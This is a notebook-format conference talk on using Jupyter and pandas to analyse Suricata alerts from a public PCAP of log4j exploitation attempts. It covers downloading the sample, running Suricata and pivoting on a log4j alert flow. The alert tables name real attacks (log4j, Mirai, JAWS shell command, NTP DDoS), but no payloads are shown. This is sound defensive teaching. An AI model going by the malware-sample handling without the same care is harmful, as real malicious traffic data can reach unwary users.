Suricon2022Talk-Live

November 9, 2022

1 Jupyter Playbooks for Suricata

- Markus Kont
- Stamus Networks
- github.com/markuskont
- twitter.com/markuskont

1.1 Introduction

- Introduce a tool
  - not for experienced data scientists
  - spark some ideas
- Focus on use-cases around Suricata
  - no iris dataset
- Might not have time to cover everything
  - presentation is meant to be a resource

1.1.1 Fmt.presentation()

- Presentation **IS** a notebook
- it is public
- code examples are live
- all data is generated by the notebook
  - (from `malware-traffic-analysis.net`)
- pay no mind to stack traces…

1.1.2 whoami

- 2011: Server Administrator
- 2014: Cyber Security MSc, TalTech
  - 2015: PhD candidate
- 2015: Technology Branch Researcher, NATO CCDCOE
  - trainings, exercises, research
- 2020: Developer & Threat Researcher, Stamus Networks
  - focus on analytics and threat hunting
- 2021: Dad
- Always: Hacker

1.2 About Jupyter

- Initially IPython Notebooks
  - interactive coding
  - instant feedback
- Then rebranded to Jupyter
  - de'facto tool for a data scientist
- Supports different *kernels*
  - R
  - nodejs
  - julia
  - Go
  - ...

1.2.1 pip install jupyter

Basic concepts

- Organized into *cells*
- *Cell* can be *code* or *markdown*
- Cell is executed by *kernel*
- JupyterLab is like IDE

Installing

```
pip install jupyter jupyterlab
```

Starting it up

```
(general)   suricata-analytics-1 git:(next-suricon-2022-10-28)  jupyter lab
[I 2022-10-30 06:10:48.141 ServerApp] jupyterlab | extension was successfully linked.
[I 2022-10-30 06:10:48.150 ServerApp] nbclassic | extension was successfully linked.
[I 2022-10-30 06:10:48.170 LabApp] JupyterLab extension loaded from /home/markus/venvs/general/
[I 2022-10-30 06:10:48.170 LabApp] JupyterLab application directory is /home/markus/venvs/gener
[I 2022-10-30 06:10:48.173 ServerApp] jupyterlab | extension was successfully loaded.
[I 2022-10-30 06:10:48.177 ServerApp] nbclassic | extension was successfully loaded.
[I 2022-10-30 06:10:48.177 ServerApp] The port 8888 is already in use, trying another port.
[I 2022-10-30 06:10:48.178 ServerApp] Serving notebooks from local directory: /home/markus/Proj
[I 2022-10-30 06:10:48.178 ServerApp] Jupyter Server 1.21.0 is running at:
[I 2022-10-30 06:10:48.178 ServerApp] http://localhost:8889/lab?token=b675c4daec9a6c2beb11b0a6c
[I 2022-10-30 06:10:48.178 ServerApp]  or http://127.0.0.1:8889/lab?token=b675c4daec9a6c2beb11b
[I 2022-10-30 06:10:48.178 ServerApp] Use Control-C to stop this server and shut down all kerne
[C 2022-10-30 06:10:48.216 ServerApp]

    To access the server, open this file in a browser:
        file:///home/markus/.local/share/jupyter/runtime/jpserver-395207-open.html
    Or copy and paste one of these URLs:
        http://localhost:8889/lab?token=b675c4daec9a6c2beb11b0a6cd38a314509ae62b1989b2e2
     or http://127.0.0.1:8889/lab?token=b675c4daec9a6c2beb11b0a6cd38a314509ae62b1989b2e2
Opening in existing browser session.
```

Code It is suricon, so let's start the demo by downloading a PCAP file. With **pure python**. Purpose of this is to demo:

- Simple python code in notebook;
- To get initial input for next *slides*

Firstly, import supporting libraries.

[3]:
```
import requests
from zipfile import ZipFile
```

Then define download link and output path as variables.

[4]:
```
URL = "https://malware-traffic-analysis.net/2022/01/03/
 ↪2022-01-01-thru-03-server-activity-with-log4j-attempts.pcap.zip"
OUTPUT = "/tmp/malware-pcap.zip"
```

Download and store the file. Notice the real-time output as code gets evalutated.

[5]:
```
response = requests.get(URL, stream=True)
if response.status_code == 200:
    print("Download good, writing %d KBytes to %s" %
          (int(response.headers.get("Content-length")) / 1024,
           OUTPUT))
    with open(OUTPUT, 'wb') as f:
        f.write(response.raw.read())
    print("Done")
else:
    print("Demo effect has kicked in")
```

```
Download good, writing 1254 KBytes to /tmp/malware-pcap.zip
Done
```

Then unzip the archive.

[6]:
```
file_name = OUTPUT
with ZipFile(file_name, "r") as zip:
    zip.extractall(path="/tmp", pwd="infected".encode("utf-8"))
```

Find the PCAP and store for later use.

[7]:
```
import glob
FILES = glob.glob("/tmp/*.pcap")
FILES
```

[7]:
```
['/tmp/2022-01-01-thru-03-server-activity-with-log4j-attempts.pcap']
```

[8]:
```
print(FILES[0])
```

```
/tmp/2022-01-01-thru-03-server-activity-with-log4j-attempts.pcap
```

Invoking a Shell command

- Writing code to do some simple things can be a hassle
- Jupyter provides some helpers
  - `%` calls builtin magic commands
  - `!` invokes any shell command

For example, we need a Suricata ruleset to proceed with presentation.

[9]:
```
%pip install suricata-update
```

```
Requirement already satisfied: suricata-update in
/home/jovyan/.local/lib/python3.10/site-packages (1.2.2)
Requirement already satisfied: pyyaml in /opt/conda/lib/python3.10/site-packages
(from suricata-update) (6.0)
Note: you may need to restart the kernel to use updated packages.
```

[10]:
```
!/home/jovyan/.local/bin/suricata-update enable-source tgreen/hunting
```

```
9/11/2022 -- 10:07:58 - <Info> -- Using data-directory
/var/lib/suricata.
9/11/2022 -- 10:07:58 - <Info> -- Using Suricata configuration
/etc/suricata/suricata.yaml
9/11/2022 -- 10:07:58 - <Info> -- Using
/opt/suricata/share/suricata/rules for Suricata provided rules.
9/11/2022 -- 10:07:58 - <Info> -- Found Suricata version
7.0.0-beta1 at /opt/suricata/bin/suricata.
9/11/2022 -- 10:07:58 - <Warning> -- The

source tgreen/hunting is already enabled.
9/11/2022 -- 10:07:58 - <Warning> -- Source

index does not exist, will use bundled one.
9/11/2022 -- 10:07:58 - <Warning> -- Please

run suricata-update update-sources.
9/11/2022 -- 10:07:58 - <Info> -- Source tgreen/hunting
enabled
```

[11]:
```
!/home/jovyan/.local/bin/suricata-update
```

```
9/11/2022 -- 10:08:03 - <Info> -- Using data-directory
/var/lib/suricata.
9/11/2022 -- 10:08:03 - <Info> -- Using Suricata configuration
/etc/suricata/suricata.yaml
9/11/2022 -- 10:08:03 - <Info> -- Using
/opt/suricata/share/suricata/rules for Suricata provided rules.
9/11/2022 -- 10:08:03 - <Info> -- Found Suricata version
7.0.0-beta1 at /opt/suricata/bin/suricata.
9/11/2022 -- 10:08:03 - <Info> -- Loading
```

```
/etc/suricata/suricata.yaml
9/11/2022 -- 10:08:03 - <Info> -- Disabling rules for protocol
pgsql
9/11/2022 -- 10:08:03 - <Info> -- Disabling rules for protocol
modbus
9/11/2022 -- 10:08:03 - <Info> -- Disabling rules for protocol
dnp3
9/11/2022 -- 10:08:03 - <Info> -- Disabling rules for protocol
enip
9/11/2022 -- 10:08:03 - <Warning> -- No index
exists, will use bundled index.
9/11/2022 -- 10:08:03 - <Warning> -- Please
run suricata-update update-sources.
9/11/2022 -- 10:08:03 - <Info> -- Checking https://rules.emerg
ingthreats.net/open/suricata-7.0.0/emerging.rules.tar.gz.md5.
9/11/2022 -- 10:08:05 - <Info> -- Remote checksum has not
changed. Not fetching.
9/11/2022 -- 10:08:05 - <Info> -- Fetching
https://raw.githubusercontent.com/travisbgreen/hunting-
rules/master/hunting.rules.
   8% - 8192/91207                    17% - 16384/91207                    26% -
24576/91207                  35% - 32768/91207                  44% -
40960/91207                  53% - 49152/91207                  62% -
57344/91207                  71% - 65536/91207                  80% -
73728/91207                  89% - 81920/91207                  98% -
90112/91207                 100% - 91207/91207
9/11/2022 -- 10:08:06 - <Info> -- Done.
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/app-layer-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/decoder-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/dhcp-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/dnp3-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/dns-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/files.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/http-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/ipsec-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/kerberos-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
```

```
file /opt/suricata/share/suricata/rules/modbus-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/nfs-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/ntp-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/smb-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/smtp-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/stream-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Loading distribution rule
file /opt/suricata/share/suricata/rules/tls-events.rules
9/11/2022 -- 10:08:06 - <Info> -- Ignoring file
rules/emerging-deleted.rules
9/11/2022 -- 10:08:08 - <Info> -- Loaded 36828 rules.
9/11/2022 -- 10:08:09 - <Info> -- Disabled 14 rules.
9/11/2022 -- 10:08:09 - <Info> -- Enabled 0 rules.
9/11/2022 -- 10:08:09 - <Info> -- Modified 0 rules.
9/11/2022 -- 10:08:09 - <Info> -- Dropped 0 rules.
9/11/2022 -- 10:08:09 - <Info> -- Enabled 131 rules for
flowbit dependencies.
9/11/2022 -- 10:08:09 - <Info> -- Backing up current
rules.
9/11/2022 -- 10:08:11 - <Info> -- Writing rules to
/var/lib/suricata/rules/suricata.rules: total: 36828; enabled: 29215; added: 0;
removed 0; modified: 0
9/11/2022 -- 10:08:11 - <Info> -- Writing
/var/lib/suricata/rules/classification.config
9/11/2022 -- 10:08:12 - <Info> -- No changes detected,
exiting.
```

[12]:
```
!rm -rf /tmp/logs && mkdir /tmp/logs
```

[13]:
```
!suricata -S /var/lib/suricata/rules/suricata.rules -l /tmp/logs -r /tmp/
 ↪2022-01-01-thru-03-server-activity-with-log4j-attempts.pcap -v
```

```
9/11/2022 -- 10:08:20 - <Notice> - This is Suricata

version 7.0.0-beta1 RELEASE running in USER mode
9/11/2022 -- 10:08:20 - <Info> - CPUs/cores online: 12
9/11/2022 -- 10:08:20 - <Info> - fast output device (regular)
initialized: fast.log
9/11/2022 -- 10:08:20 - <Info> - eve-log output device
(regular) initialized: eve.json
9/11/2022 -- 10:08:20 - <Info> - stats output device (regular)
initialized: stats.log
9/11/2022 -- 10:08:27 - <Info> - 1 rule files processed. 29215
```

```
rules successfully loaded, 0 rules failed
9/11/2022 -- 10:08:27 - <Info> - Threshold config parsed: 0
rule(s) found
9/11/2022 -- 10:08:28 - <Info> - 29218 signatures processed.
1169 are IP-only rules, 5274 are inspecting packet payload, 22571 inspect
application layer, 108 are decoder event only
9/11/2022 -- 10:08:36 - <Info> - Starting file run for
/tmp/2022-01-01-thru-03-server-activity-with-log4j-attempts.pcap
9/11/2022 -- 10:08:36 - <Notice> - Threads created ->

RX: 1 W: 12 FM: 1 FR: 1   Engine started.
9/11/2022 -- 10:08:36 - <Info> - No packets with invalid
checksum, assuming checksum offloading is NOT used
9/11/2022 -- 10:08:36 - <Info> - pcap file
/tmp/2022-01-01-thru-03-server-activity-with-log4j-attempts.pcap end of file
reached (pcap err code 0)
9/11/2022 -- 10:08:36 - <Notice> - Signal Received.

Stopping engine.
9/11/2022 -- 10:08:36 - <Info> - time elapsed 0.294s
9/11/2022 -- 10:08:36 - <Notice> - Pcap-file module

read 1 files, 39208 packets, 3728453 bytes
9/11/2022 -- 10:08:36 - <Info> - Alerts: 148
9/11/2022 -- 10:08:36 - <Info> - cleaning up signature
grouping structure… complete
```

1.3 Import pandas as pd

- pandas is a python library that provides *dataframes*
- more than a library, it's actually a language by itself
- think R and Julia
- forget what you know about for loops
  - but it's totally worth it!

[14]:
```
%pip install pandas
```

```
Requirement already satisfied: pandas in /opt/conda/lib/python3.10/site-packages
(1.5.1)
Requirement already satisfied: pytz>=2020.1 in /opt/conda/lib/python3.10/site-
packages (from pandas) (2022.6)
Requirement already satisfied: python-dateutil>=2.8.1 in
/opt/conda/lib/python3.10/site-packages (from pandas) (2.8.2)
Requirement already satisfied: numpy>=1.21.0 in /opt/conda/lib/python3.10/site-
packages (from pandas) (1.23.3)
Requirement already satisfied: six>=1.5 in /opt/conda/lib/python3.10/site-
packages (from python-dateutil>=2.8.1->pandas) (1.16.0)
Note: you may need to restart the kernel to use updated packages.
```

[15]:
```
import pandas as pd
import numpy as np
import json
```

[16]:
```
pd.options.display.html.use_mathjax = False
```

1.3.1 pd.DataFrame

- dataframe gives us nice row-column view of data

[17]:
```
pd.DataFrame([{"src_ip": "1.1.1.1", "flow_id": 123}, {"src_ip": "2.2.2.2",␣
↪"flow_id": 124}])
```

[17]:

	src_ip	flow_id
0	1.1.1.1	123
1	2.2.2.2	124

1.3.2 Loading EVE data

Parse json documents into python dictionaries and then normalize nested key-value pairs with `pd.json_normalize`.

[18]:
```
with open("/tmp/logs/eve.json", "r") as handle:
    DF = pd.json_normalize([
        json.loads(line) for line in handle
    ])
DF
```

[18]:

	timestamp	flow_id	event_type	\
0	2022-01-01T00:00:13.076985+0000	1.253522e+15	flow	
1	2022-01-01T00:01:49.092097+0000	1.521454e+15	dns	
2	2022-01-01T00:05:51.487413+0000	2.093426e+15	sip	
3	2022-01-01T00:48:30.704116+0000	1.898258e+15	sip	
4	2022-01-01T00:00:13.076985+0000	8.198430e+13	flow	
…	…	…	…	
25864	2022-01-01T00:00:13.076985+0000	2.076354e+15	flow	
25865	2022-01-01T00:00:13.076985+0000	1.241763e+15	flow	
25866	2022-01-01T00:00:13.076985+0000	6.855957e+13	flow	
25867	2022-01-01T00:00:13.076985+0000	2.625646e+14	flow	
25868	2022-11-09T10:08:36.579649+0000	NaN	stats	

	src_ip	dest_ip	proto	icmp_type	icmp_code	\
0	3.87.129.199	198.71.247.91	ICMP	8.0	0.0	
1	209.141.58.15	198.71.247.91	UDP	NaN	NaN	
2	193.46.255.60	198.71.247.91	UDP	NaN	NaN	
3	165.227.105.220	198.71.247.91	UDP	NaN	NaN	
4	3.81.214.180	198.71.247.91	ICMP	8.0	0.0	

```
…                …             …   …        …        …
25864    43.129.40.155  198.71.247.91   TCP        NaN        NaN
25865  162.142.125.165  198.71.247.91   TCP        NaN        NaN
25866    45.134.26.230  198.71.247.91   TCP        NaN        NaN
25867  184.105.247.239  198.71.247.91   UDP        NaN        NaN
25868              NaN            NaN   NaN        NaN        NaN

       response_icmp_type  response_icmp_code  …  \
0                     0.0                 0.0  …
1                     NaN                 NaN  …
2                     NaN                 NaN  …
3                     NaN                 NaN  …
4                     0.0                 0.0  …
…                   …                   …  …
25864                 NaN                 NaN  …
25865                 NaN                 NaN  …
25866                 NaN                 NaN  …
25867                 NaN                 NaN  …
25868                 NaN                 NaN  …

       stats.app_layer.error.nfs_udp.internal  \
0                                         NaN
1                                         NaN
2                                         NaN
3                                         NaN
4                                         NaN
…                                       …
25864                                     NaN
25865                                     NaN
25866                                     NaN
25867                                     NaN
25868                                     0.0

       stats.app_layer.error.krb5_udp.alloc  \
0                                       NaN
1                                       NaN
2                                       NaN
3                                       NaN
4                                       NaN
…                                     …
25864                                   NaN
25865                                   NaN
25866                                   NaN
25867                                   NaN
25868                                   0.0

       stats.app_layer.error.krb5_udp.parser  \
```

```
0                                        NaN
1                                        NaN
2                                        NaN
3                                        NaN
4                                        NaN
…                                        …
25864                                    NaN
25865                                    NaN
25866                                    NaN
25867                                    NaN
25868                                    0.0

       stats.app_layer.error.krb5_udp.internal stats.app_layer.expectations  \
0                                          NaN                           NaN
1                                          NaN                           NaN
2                                          NaN                           NaN
3                                          NaN                           NaN
4                                          NaN                           NaN
…                                          …                             …
25864                                      NaN                           NaN
25865                                      NaN                           NaN
25866                                      NaN                           NaN
25867                                      NaN                           NaN
25868                                      0.0                           0.0

      stats.http.memuse  stats.http.memcap stats.ftp.memuse stats.ftp.memcap  \
0                   NaN                NaN              NaN               NaN
1                   NaN                NaN              NaN               NaN
2                   NaN                NaN              NaN               NaN
3                   NaN                NaN              NaN               NaN
4                   NaN                NaN              NaN               NaN
…                   …                  …                …                 …
25864               NaN                NaN              NaN               NaN
25865               NaN                NaN              NaN               NaN
25866               NaN                NaN              NaN               NaN
25867               NaN                NaN              NaN               NaN
25868               0.0                0.0              0.0               0.0

      stats.file_store.open_files
0                             NaN
1                             NaN
2                             NaN
3                             NaN
4                             NaN
…                             …
25864                         NaN
25865                         NaN
```

```
25866                          NaN
25867                          NaN
25868                          0.0

[25869 rows x 557 columns]
```

1.3.3 Measuring the data

Pandas method for getting total number of *rows* and *columns*.

[19]:
```
DF.shape
```

[19]:
```
(25869, 557)
```

Both can also be measured in native python.

[20]:
```
len(DF)
```

[20]:
```
25869
```

[21]:
```
len(DF.columns.values)
```

[21]:
```
557
```

Python method does have some advantages.

[22]:
```
len([c for c in list(DF.columns.values) if not c.startswith("stats")])
```

[22]:
```
120
```

1.3.4 Describe

- `describe` for statistical overview per column
- not terribly useful for EVE NSM
  - …unless we actually want to see `stats` or `flow` data
- but interesting nevertheless

[ ]:
```
DF.describe()
```

1.4 Basic Exploration and Hunting

- Prepare
- Locate
- Subset
- Pivot
- Enrich
- Dump

1.4.1 Prepare

Before moving on, it's a good idea to apply some data preparation techniques. Here we: * convert `timestamp` column to actual `datetime` objects * convert `flow_id` to `int` values * numbers default to `float`, data science tools assume we do statistical analysis * we need to convert `NaN` values to something, `stats` events do not have `flow_id`!

[23]:
```
DF["timestamp"] = pd.to_datetime(DF["timestamp"])
```

[24]:
```
DF["flow_id"] = (
    DF
    .flow_id
    .fillna(0)
    .astype(int)
)
```

1.4.2 Locate

Consier a simple example of *flow id correlation*. Before we can acutally do it, we need to explore our data.

- we start by digging into `event_type alert`
- exclude noisy categories that are not interesting for now
- sort output by timestamp
- drop columns that

[25]:
```
DF_ALERT = (
    DF
    .loc[DF.event_type == "alert"]
    .loc[DF["alert.category"] != "Generic Protocol Command Decode"]
    .sort_values(by=["timestamp"], ascending=True)
    .dropna(how="all", axis=1)
)
```

[26]:
```
len(DF_ALERT)
```

[26]: 44

1.4.3 Subset

Alerts are pretty easy, since we already know what columns to look at first.

- Timestamp
- *Flow* IP pair
- flow ID to pick up interesting ones for correlation
- signature is most interesting data point
- category for extra context and logical grouping

[27]:
```
DF_ALERT[["timestamp", "flow.src_ip", "flow.dest_ip", "flow_id", "alert.
 ↪signature", "alert.category"]]
```

[27]:

	timestamp	flow.src_ip	flow.dest_ip	\
6082	2022-01-01 00:00:13.076985+00:00	125.46.164.81	198.71.247.91	
6027	2022-01-01 00:00:13.076985+00:00	222.245.36.158	198.71.247.91	
156	2022-01-01 03:33:31.436823+00:00	45.137.23.231	198.71.247.91	
208	2022-01-01 05:00:57.663056+00:00	185.107.81.47	198.71.247.91	
291	2022-01-01 06:15:44.677931+00:00	45.137.23.232	198.71.247.91	
313	2022-01-01 07:47:33.428271+00:00	45.137.23.231	198.71.247.91	
1072	2022-01-01 09:22:24.166014+00:00	192.241.211.166	198.71.247.91	
1098	2022-01-01 09:40:39.478493+00:00	45.137.23.231	198.71.247.91	
596	2022-01-01 11:47:28.471527+00:00	45.137.23.231	198.71.247.91	
804	2022-01-01 17:16:00.101035+00:00	45.137.23.231	198.71.247.91	
895	2022-01-01 17:26:48.150013+00:00	192.241.211.149	198.71.247.91	
711	2022-01-01 19:05:52.130715+00:00	186.220.97.233	198.71.247.91	
713	2022-01-01 19:05:52.130715+00:00	186.220.97.233	198.71.247.91	
1058	2022-01-01 19:44:26.770416+00:00	192.241.196.237	198.71.247.91	
2394	2022-01-01 19:55:04.810648+00:00	195.54.160.149	198.71.247.91	
837	2022-01-01 20:05:25.067358+00:00	51.15.2.174	198.71.247.91	
779	2022-01-01 20:12:23.200400+00:00	192.241.212.65	198.71.247.91	
1125	2022-01-01 22:25:25.558917+00:00	120.85.103.38	198.71.247.91	
1549	2022-01-02 01:48:50.817574+00:00	129.250.206.86	198.71.247.91	
1654	2022-01-02 02:30:56.869057+00:00	45.137.23.231	198.71.247.91	
1769	2022-01-02 04:46:48.460801+00:00	45.137.23.231	198.71.247.91	
1878	2022-01-02 05:42:23.678542+00:00	45.137.23.231	198.71.247.91	
2341	2022-01-02 11:44:35.164428+00:00	45.137.23.231	198.71.247.91	
2878	2022-01-02 16:38:48.250749+00:00	45.137.23.231	198.71.247.91	
2891	2022-01-02 17:00:02.205062+00:00	195.54.160.149	198.71.247.91	
2784	2022-01-02 17:00:48.649551+00:00	45.137.23.232	198.71.247.91	
3140	2022-01-02 17:27:56.744631+00:00	192.241.206.71	198.71.247.91	
3438	2022-01-02 19:25:07.973058+00:00	51.15.2.174	198.71.247.91	
3311	2022-01-02 19:52:30.202002+00:00	45.137.23.231	198.71.247.91	
2941	2022-01-02 20:57:44.165845+00:00	192.241.211.121	198.71.247.91	
3284	2022-01-02 23:52:24.270163+00:00	162.158.178.189	198.71.247.91	
3508	2022-01-03 00:12:47.852812+00:00	51.15.2.174	198.71.247.91	
3434	2022-01-03 00:23:57.639764+00:00	192.241.215.173	198.71.247.91	
3714	2022-01-03 03:09:42.327848+00:00	185.241.10.35	198.71.247.91	
3727	2022-01-03 03:09:42.327848+00:00	185.241.10.35	198.71.247.91	
3797	2022-01-03 04:12:35.264682+00:00	71.6.233.184	198.71.247.91	
3839	2022-01-03 05:16:35.098602+00:00	2.56.121.130	198.71.247.91	
4648	2022-01-03 06:19:38.281297+00:00	108.162.245.69	198.71.247.91	
4414	2022-01-03 09:48:24.328943+00:00	2.56.121.130	198.71.247.91	
4744	2022-01-03 11:52:57.915034+00:00	137.59.195.10	198.71.247.91	
5255	2022-01-03 15:17:42.346823+00:00	45.137.23.231	198.71.247.91	
4913	2022-01-03 15:56:46.593537+00:00	117.14.166.217	198.71.247.91	
4915	2022-01-03 15:56:46.593537+00:00	117.14.166.217	198.71.247.91	

```
5366 2022-01-03 18:03:03.885337+00:00  192.241.211.107  198.71.247.91

              flow_id                                    alert.signature  \
6082   747505768461110   TGI HUNT Graves Accent (backtick) in HTTP Header
6027  1231850451780203   TGI HUNT Graves Accent (backtick) in HTTP Header
156   1031716876471963  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
208    314529832815581  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
291   2223480404338711                 ET SCAN Zmap User-Agent (Inbound)
313   1557938466018791  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
1072   238602605104160                 ET SCAN Zmap User-Agent (Inbound)
1098  2055115777257584  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
596     54871066603153  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
804    152467174755834  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
895    182255949716740                 ET SCAN Zmap User-Agent (Inbound)
711   2151509678282174        ET SCAN Mirai Variant User-Agent (Inbound)
713   2151509678282174  ET SCAN JAWS Webserver Unauthenticated Shell C…
1058   641491593586523                 ET SCAN Zmap User-Agent (Inbound)
2394    42134539196100                        TGI HUNT log4j with Base64
837   1415203490081619  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
779   2067045106741942                 ET SCAN Zmap User-Agent (Inbound)
1125  1406121066423925        ET SCAN Mirai Variant User-Agent (Inbound)
1549   696706575785942  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
1654    73396763821599  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
1769     8800449200675  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
1878  2069894440465543  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
2341   987688813898294  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
2878   232535474716134  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
2891   518357669629973                        TGI HUNT log4j with Base64
2784   131910396550327                 ET SCAN Zmap User-Agent (Inbound)
3140  1324555828558364                 ET SCAN Zmap User-Agent (Inbound)
3438  1083029673396940  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
3311  1712020594487913  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
2941   230741855689782                 ET SCAN Zmap User-Agent (Inbound)
3284  1732267486720838       TGI HUNT HTTP POST to wp-.* without referer
3508  1973952700324490  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
3434  1680543831020537                 ET SCAN Zmap User-Agent (Inbound)
3714  1541199941211542        ET SCAN Mirai Variant User-Agent (Inbound)
3727  1541199941211542  ET SCAN JAWS Webserver Unauthenticated Shell C…
3797   855326838661789  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
3839   986445821478337  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
4648   608020382251004          TGI HUNT PHP Magic Bytes in HTTP Request
4414     5425768865403  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
4744   298078529547821        ET SCAN Mirai Variant User-Agent (Inbound)
5255  1771071294395216  ET DOS Possible NTP DDoS Inbound Frequent Un-A…
4913  1326607356593725        ET SCAN Mirai Variant User-Agent (Inbound)
4915  1326607356593725  ET SCAN JAWS Webserver Unauthenticated Shell C…
5366  2203932145703259                 ET SCAN Zmap User-Agent (Inbound)
```

```
                            alert.category
6082                    Potentially Bad Traffic
6027                    Potentially Bad Traffic
156                  Attempted Denial of Service
208                  Attempted Denial of Service
291                  Detection of a Network Scan
313                  Attempted Denial of Service
1072                 Detection of a Network Scan
1098                 Attempted Denial of Service
596                  Attempted Denial of Service
804                  Attempted Denial of Service
895                  Detection of a Network Scan
711   Attempted Administrator Privilege Gain
713                       Web Application Attack
1058                 Detection of a Network Scan
2394                    Potentially Bad Traffic
837                  Attempted Denial of Service
779                  Detection of a Network Scan
1125  Attempted Administrator Privilege Gain
1549                 Attempted Denial of Service
1654                 Attempted Denial of Service
1769                 Attempted Denial of Service
1878                 Attempted Denial of Service
2341                 Attempted Denial of Service
2878                 Attempted Denial of Service
2891                    Potentially Bad Traffic
2784                 Detection of a Network Scan
3140                 Detection of a Network Scan
3438                 Attempted Denial of Service
3311                 Attempted Denial of Service
2941                 Detection of a Network Scan
3284                    Potentially Bad Traffic
3508                 Attempted Denial of Service
3434                 Detection of a Network Scan
3714  Attempted Administrator Privilege Gain
3727                      Web Application Attack
3797                 Attempted Denial of Service
3839                 Attempted Denial of Service
4648                    Potentially Bad Traffic
4414                 Attempted Denial of Service
4744  Attempted Administrator Privilege Gain
5255                 Attempted Denial of Service
4913  Attempted Administrator Privilege Gain
4915                      Web Application Attack
5366                 Detection of a Network Scan
```

1.4.4 Pivot

Let's do some Flow correlation: * Dig in to flow with Log4j hunting alert * See what fields are available * Make selection * Display data * Dump it for analysis

[28]:
```
FLOW_ID = input()
```

```
42134539196100
```

[29]:
```
DF_LOG4J = (
    DF
    .loc[DF.flow_id == int(FLOW_ID)]
    .dropna(how="all", axis=1)
)
DF_LOG4J
```

[29]:
```
                          timestamp         flow_id event_type  \
2394 2022-01-01 19:55:04.810648+00:00  42134539196100      alert
2395 2022-01-01 19:55:04.810648+00:00  42134539196100       http
2403 2022-01-01 19:55:04.810649+00:00  42134539196100   fileinfo
6066 2022-01-01 00:00:13.076985+00:00  42134539196100       flow

              src_ip         dest_ip proto  flow.pkts_toserver  \
2394  195.54.160.149   198.71.247.91   TCP                 4.0
2395  195.54.160.149   198.71.247.91   TCP                 NaN
2403   198.71.247.91  195.54.160.149   TCP                 NaN
6066  195.54.160.149   198.71.247.91   TCP                 6.0

      flow.pkts_toclient  flow.bytes_toserver  flow.bytes_toclient  …  \
2394                 4.0               1047.0                569.0  …
2395                 NaN                  NaN                  NaN  …
2403                 NaN                  NaN                  NaN  …
6066                 5.0               1179.0                635.0  …

     flow.src_port flow.dest_port  tcp.tcp_flags tcp.tcp_flags_ts  \
2394       57842.0           80.0            NaN              NaN
2395           NaN            NaN            NaN              NaN
2403           NaN            NaN            NaN              NaN
6066           NaN            NaN             1b               1b

     tcp.tcp_flags_tc tcp.syn  tcp.state  tcp.fin  tcp.psh tcp.ack
2394              NaN     NaN        NaN      NaN      NaN     NaN
2395              NaN     NaN        NaN      NaN      NaN     NaN
2403              NaN     NaN        NaN      NaN      NaN     NaN
6066               1b    True     closed     True     True    True

[4 rows x 58 columns]
```

[30]:
```
pd.Series(list(DF_LOG4J.columns.values))
```

[30]:
```
0                  timestamp
1                    flow_id
2                 event_type
3                     src_ip
4                    dest_ip
5                      proto
6          flow.pkts_toserver
7          flow.pkts_toclient
8         flow.bytes_toserver
9         flow.bytes_toclient
10                flow.start
11                  flow.end
12                  flow.age
13                flow.state
14               flow.reason
15              flow.alerted
16                  pcap_cnt
17                  src_port
18                 dest_port
19                   pkt_src
20                     tx_id
21             http.hostname
22                  http.url
23      http.http_user_agent
24    http.http_content_type
25          http.http_method
26             http.protocol
27               http.status
28               http.length
29           http.http_port
30                 app_proto
31         fileinfo.filename
32             fileinfo.gaps
33            fileinfo.state
34           fileinfo.stored
35             fileinfo.size
36            fileinfo.tx_id
37           http.http_refer
38                 direction
39              alert.action
40                 alert.gid
41        alert.signature_id
42                 alert.rev
43           alert.signature
44            alert.category
```

```
45            alert.severity
46               flow.src_ip
47              flow.dest_ip
48             flow.src_port
49            flow.dest_port
50             tcp.tcp_flags
51          tcp.tcp_flags_ts
52          tcp.tcp_flags_tc
53                   tcp.syn
54                 tcp.state
55                   tcp.fin
56                   tcp.psh
57                   tcp.ack
dtype: object
```

[31]:
```
COLUMNS = ["src_ip", "dest_ip", "event_type", "http.hostname", "http.url",␣
 ↪"fileinfo.filename", "http.http_refer"]
DF_LOG4J[COLUMNS]
```

[31]:
```
              src_ip         dest_ip event_type  http.hostname  \
